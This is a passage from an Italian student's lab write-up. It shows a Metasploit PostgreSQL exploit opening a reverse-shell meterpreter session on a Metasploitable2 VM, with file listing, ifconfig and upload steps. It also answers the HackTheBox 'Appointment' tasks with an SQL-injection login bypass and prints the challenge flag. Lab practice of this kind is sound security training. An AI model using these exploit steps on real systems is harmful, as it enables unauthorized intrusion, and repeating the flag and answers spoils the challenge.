msf6 exploit(linux/postgres/postgres_payload) >
```

Per vedere che parametri ha bisogno il payload, facciamo un 3* “show options”, dopo aver settato il payload.



In questo caso però non è richiesto nessun parametro quindi le opzioni non sono cambiate rispetto a prima.

Infine possiamo finalmente lanciare il comando d’attacco “exploit”

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/VszvShVE.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:46080) at 2025-01-22 09:21:33 -0500

meterpreter >
```

L‘attacco ha avuto successo, abbiamo ottenuto la sessione con meterpreter (shell avanzata), lo vediamo da session opened.


Da cui possiamo eseguire diversi comandi come ifconfig o ip a che ci restituiranno le informazioni della macchina target.

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/VszvShVE.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.40:46080) at 2025-01-22 09:21:33 -0500

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100600/rw-------  4     fil   2010-03-17 10:08:46 -0400  PG_VERSION
040700/rwx------  4096  dir   2010-03-17 10:08:56 -0400  base
040700/rwx------  4096  dir   2025-01-22 08:52:26 -0500  global
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_clog
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_multixact
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_subtrans
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_tblspc
040700/rwx------  4096  dir   2010-03-17 10:08:46 -0400  pg_twophase
040700/rwx------  4096  dir   2010-03-17 10:08:49 -0400  pg_xlog
100600/rw-------  125   fil   2025-01-22 08:27:25 -0500  postmaster.opts
100600/rw-------  54    fil   2025-01-22 08:27:25 -0500  postmaster.pid
100644/rw-r--r--  540   fil   2010-03-17 10:08:45 -0400  root.crt
100644/rw-r--r--  1224  fil   2010-03-17 10:07:45 -0400  server.crt
100640/rw-r-----  891   fil   2010-03-17 10:07:45 -0400  server.key
```

```
meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 08:00:27:c1:13:61
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.1.40
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fec1:1361
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Con il comando help ci mostra tutti i comandi:


```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```


Stdapi: File system Commands
Command
Description
cat
Read the contents of a file to the screen
cd
Change directory
checksum
Retrieve the checksum of a file
chmod
Change the permissions of a file
cp
Copy source to destination
del
Delete the specified file
dir
List files (alias for ls)
download
Download a file or directory
edit
Edit a file
getlwd
Print local working directory (alias for lpwd)
getwd
Print working directory
lcat
Read the contents of a local file to the screen
lcd
Change local working directory
ldir
List local files (alias for lls)
lls
List local files
lmkdir
Create new directory on local machine
lpwd
Print local working directory
ls
List files
mkdir
Make directory
mv
Move source to destination
pwd
Print working directory
rm
Delete the specified file
rmdir
Remove directory
search
Search for files
upload
Upload a file or directory

Voglio fare un esempio che ovviamente in questo caso non funzionerà però almeno ho da parte la procedura.
L'esempio che voglio fare è uploudare un file audio .wav e utilizzare il comando play per farlo partire alla macchina target.
In questo caso però non funzionerà perchè metasploitable2 è una macchina vecchia e pensata e creata soltanto a scopi didattici, non è in grado di gestire o riprodurre file audio.

Per prima cosa bisogna fare l'uploud con il seguente comando:

"upload /path/to/local/file.wav /path/to/target/directory/", in questo caso:
"upload /home/kali/Downloads/audioEsempio.wav / "



Però per un problema di permessi il comando cosi' non funziona, quindi ho provato a inserire il file audio dentro la cartella tmp (file temporanei) e li ci sono riuscito.

Per far partire l'audio la sintassi è la seguente:
"play percorsoFile/nomeFile (/tmp/audioEsempio)".

Ovviamente però ci ha dato errore perchè Metasploitable 2 non è in grado di gestire i file audio però almeno ho fatto la procedura.

-Bonus

"La traccia Bonus ci chiede di completare la 1* macchina del Tier 1 di hack the box."

-Macchina Appointment:

Prima di tutto si accende la OpenVPN sposandoci sulla directory Download:
"sudo openvpn starting_point_Snake1234.ovpn" e si lascia aperto il cmd.
Controlliamo se la vpn ha funzionato e si fà spawnare la macchina.

-Task 1:

What does the acronym SQL stand for?

Risposta: Structured Query Language

-Task 2:

What is one of the most common type of SQL vulnerabilities?

Risposta: SQL Injection

-Task 3:


What is the 2021 OWASP Top 10 classification for this vulnerability?

Risposta: (Ricerca su google) **A03:2021-Injection**

-Task 4:

What does Nmap report as the service and version that are running on port 80 of the target?

Risposta: (Nmap alla porta 80) Apache httpd 2.4.38 ((Debian))



-Task 5:

What is the standard port used for the HTTPS protocol?

Risposta: 443

-Task 6:

What is a folder called in web-application terminology?

Risposta: Directory

-Task 7:

What is the HTTP response code is given for 'Not Found' errors?

Risposta: 404

-Task 8:

Gobuster is one tool used to brute force directories on a webserver. What switch do we use with Gobuster to specify we're looking to discover directories, and not subdomains?

Risposta: dir

-Task 9:


What single character can be used to comment out the rest of a line in MySQL?

Risposta: # (Serve per fare i commenti in mySQL)


-Task 10:

If user input is not handled carefully, it could be interpreted as a comment. Use a comment to login as admin without knowing the password. What is the first word on the webpage returned?

Risposta: (Bisogna testare la pagina di login del DB, per fare ciò bisogna da browser inserire l'indirizzo ip della macchina cosi' da accedere alla pagina di log in del database).



Proviamo ad inserire un nome utente con l'aggiunta del commento (ciò è possibile con ' e #) e una password casuale.



(Login)

Siamo riusciti ad accedere e abbiamo avuto in output la flag.

Flag: e3d0796d002a446c0e622226f42e9672